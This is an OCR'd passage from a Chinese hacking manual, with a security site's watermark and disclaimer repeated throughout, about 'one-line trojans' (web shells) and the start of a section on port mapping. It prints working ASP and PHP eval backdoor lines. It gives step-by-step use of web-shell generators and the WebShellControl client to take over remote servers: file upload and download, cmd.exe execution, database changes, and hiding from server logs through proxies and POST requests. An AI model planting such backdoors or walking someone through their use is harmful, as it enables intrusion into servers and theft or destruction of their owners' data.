


图 4-4 查看隐藏文件

4.2 脚本木马下载者——一句话木马

前面已经提到了用于病毒木马传播的特殊木马“下载者”，那么相当于脚本木马来说有没有类似的木马呢？答案当然是肯定的。现在我们就来看看，脚本木马中的下载者——“一句话木马”是如何操作使用的。

4.2.1 什么是“一句话木马”

由于木马的服务端非常的短小，比如最常见的代码为 eval request("pass")。因此这种木马也被称之为“一句话木马”或者“小马”。因为木马服务端的代码非常短小，所以这种木马的功能也非常有限，往往只是提供了一个脚本代码的上传功能，通常情况下，这些客户端文件都是一个网页文件，需要通过浏览器进行载入才可以使用。当然也有一些客户端是拥有专门的 EXE 程序，因此直接运行这个客户端程序就可以使用了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这类木马和常见的木马程序差不多，首先要将服务端上传到远程系统中。比如黑客将eval request("pass")这句服务端代码写入到远程系统中的某个ASP文件后等待连接。其中默认的连接密码为代码中的pass，黑客可以根据自己的需要更改这个密码。现在当他打开这个客户端文件后，填上木马服务端的地址以及访问密码，只需要在“这里输入您的ASP后门代码”处输入需要上传的代码，就可以进行成功地连接和上传。这样看来是不是和常见的“下载者”木马非常的相似？




图 4-5 一句话木马界面

4.2.2 配置“一句话木马”

说到一句话木马首先让人想到的就是蓝屏大叔的“一句话ASP木马”。利用前面讲过的“海阳顶端网ASP木马”，也可以轻松地实现“一句话ASP木马”的相关功能。

首先运行“海阳顶端网ASP木马”文件夹中的2006X.exe，单击“打开”按钮选择木马文件并填写服务端密码，然后按“转换”按钮默认会生成一个2006.asp.htm的客户端文件。最后单击“生成服务端页面”按钮，选择好存放路径及文件名并记住密码即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-6 配置一句话木马

当要用的时候把这个文件上传到服务器上就可以了。生成的服务端文件才 1k 大小，黑客首先会执行客户端文件 2006.asp.htm，打开页面如图 4-7 所示，然后，黑客会在该页面中填上木马服务端的地址及访问密码，最后单击“提交”按钮即可上传木马程序内容到达服务器内存，提交成功后就可以像使用传统版本的海阳木马一样使用它了。




图 4-7 上传其他的木马

如果嫌刚刚生成的服务端不够苗条，还可以给这个文件进行“瘦身”。使用文件夹中的 2006X2.exe，就可生成更加短小的服务器端文件。不过要求客户端和服务端密码完全一致，而具体操作则和程序文件 2006X.exe 类似。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-8 优化"一句话木马"

4.2.3 另类"一句话木马"

前面介绍的"一句话木马"，都是通过网页形式来操作的。其实还有一种"一句话木马"是用专门的 EXE 客户端来操作的，比如 WEBSHELLCONTROL(以下简称 WSC)就是这样的一种"EXE 型一句话木马"。

1.服务端操作

WSC 是一款集成了 PHP 和 ASP 两种客户端类型的脚本木马，黑客可以根据输入的木马地址，自动调用相应的模块来连接脚本后门。首先在远程的脚本文件(PHP 或 ASP)中插入后门代码，也就是该木马的服务端程序。PHP 类型的脚本在 <? 和?> 之间插入通用服务端代码"@eval($HTTP_POST_VARS['pass'])"，ASP 类型的脚本则在 <%和%> 之间插入通用服务端代码"eval request("pass")"即可。默认的连接密码为前面所写的 pass，同样黑客可以根据他的需要更改这个密码。

2.服务端连接

运行 WSC 木马客户端，单击"工具"菜单下的"SHELL 管理"命令，在弹出的窗口设置服务端文件的网页地址。首先在"地址"选项后面填上 SHELL 的网页地址，接着在"密码"中输入连接密码。为了更加方便记忆和区分每个 SHELL，用户还可以输入一些备注信息加以区分。

如果是一个新的 SHELL 地址，WSC 就会把当前地址加到数据库中。对于已存在的 SHELL 地址，就会修改存入数据库，之后开始新的连接。如果要删除数据库中的某个 SHELL，只需要通过右键双击该 SHELL 信息即可。另外，如果不想让远程服务器的日记记录下连接时使用的 IP 地址，可以通过设置"代理"选项来完成。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-9 添加服务端地址

3.服务端控制

SHELL 数据设置完成以后，WSC 主界面工具栏中的相应按钮就会立即生效，并且在标题栏显示相关信息。如果是 Windows 系统的话，还会显示相应的盘符，这时黑客就可以使用相应的功能了。

(1) 单击工具栏中的“文件管理”命令，就可以查看远程服务器磁盘中的相应文件，通过右键菜单中的浏览、删除、编辑、上传、下载文件等命令还可以进行基本的远程管理功能，相当于一个文件系统的资源管理器。




图 4-10 远程文件的管理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(3)任意选择一个网页文件后,单击“编辑”命令后就会弹出一个“文本文件显示”窗口,如图4-11所示,然后自动载入刚刚选择的网页文件供用户浏览其代码。如果用户要新建一个网页文件,通过“新建”命令也可以在这样的窗口中进行输入编辑,完成后单击“保存”按钮即可将其保存到远程服务器中。




图 4-11 远程文件的编辑

(3)另外单击“下载”命令,可以将指定文件下载到本地进行保存,在弹出的窗口可以设置文件保存的地址,如图4-12所示。通过类似的方法也可以将本地文件上传到远程服务器中,当然要注意服务器允许上传文件的大小限制。该程序在提交过程中除了ASP部分上传时会有一个GET参数外,其他所有操作都是POST完成的,避免了网站日志的记录。如果想下载比较大的文件,还是推荐直接通过HTTP协议进行下载。




图 4-12 远程文件的传输

(4)通过“SHELL命令”可以直接在远程服务器上执行各种终端命令。单击“SHELL命令”按钮,程序默认是调用服务器系统自身的cmd.exe文件。如果网站系统有权限限制执行的话,

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以执行 Guest 权限的控制命令。

一般来说，服务器权限设置很严格，黑客一般是不能调用系统的 cmd.exe，所以他会先上传一个 cmd.exe，然后正确输入 cmd.exe 的位置来执行。

如果是在 PHP 脚本环境下执行，直接输入命令即可，并且可以用分号输入多句。如果是在 ASP 脚本环境下执行，必须在之前加上 cmd.exe 的路径并且再加上一个 /c 的参数才可以执行。

(5) 通过“数据库管理”功能，可以对远程服务器中的数据库进行查看与修改。如果用户在前面已经填写过相关的配置信息，程序将会自动填写上连接的地址账号和密码了。单击“连接”即会显示数据库列表，选择“数据库列表”就会显示相应的数据表名，再单击“数据表名”就会显示列名。

小提示

另外在数据库管理窗口的下方，用户通过对 SQL 语句命令的执行来管理数据库，用户可以使用的语句包括：SHOW、SELECT、UPDATE、DELETE 等基本功能。




图 4-13 终端服务的操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-14 远程管理数据库

(6) 在有特殊需要的时候，黑客可以通过“网站监视”功能来监视远程服务器中的变化。比如在“SHELL 执行结果监视”窗口的“命令”选项中输入监控的 SHELL 命令，如果这个命令的执行结果发生有变化的话，黑客就会在第一时间里面被报警提示。




图 4-15 远程系统的监视

(7) 黑客还可以通过“我的日志”功能保存他需要的有用信息，以方便关键时候直接查询。单击“我的日志”按钮，在弹出的“日志管理”窗口进行日志的编辑操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小提示

为了区分各个日志的主要内容，黑客可以设置该条日志的标题、内容、时间，以后就可以通过这些信息来查找相关的日志信息。




图 4-16 网络日志的查看

4.3 在内网中飞翔——端口映射

现在国内外的木马程序，基本上都是采用的反弹连接这种方式。但是这种方式对于局域网的客户端，操作起来就非常困难，因为局域网的系统没有独立的 IP 地址，如图 4-17 所示。这时端口映射技术就会被用到。该技术能将客户端程序在本地系统中的监听端口，映射到拥有外网 IP 地址的计算机系统上。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-17 受到保护的内网计算机

4.3.1 什么是端口映射

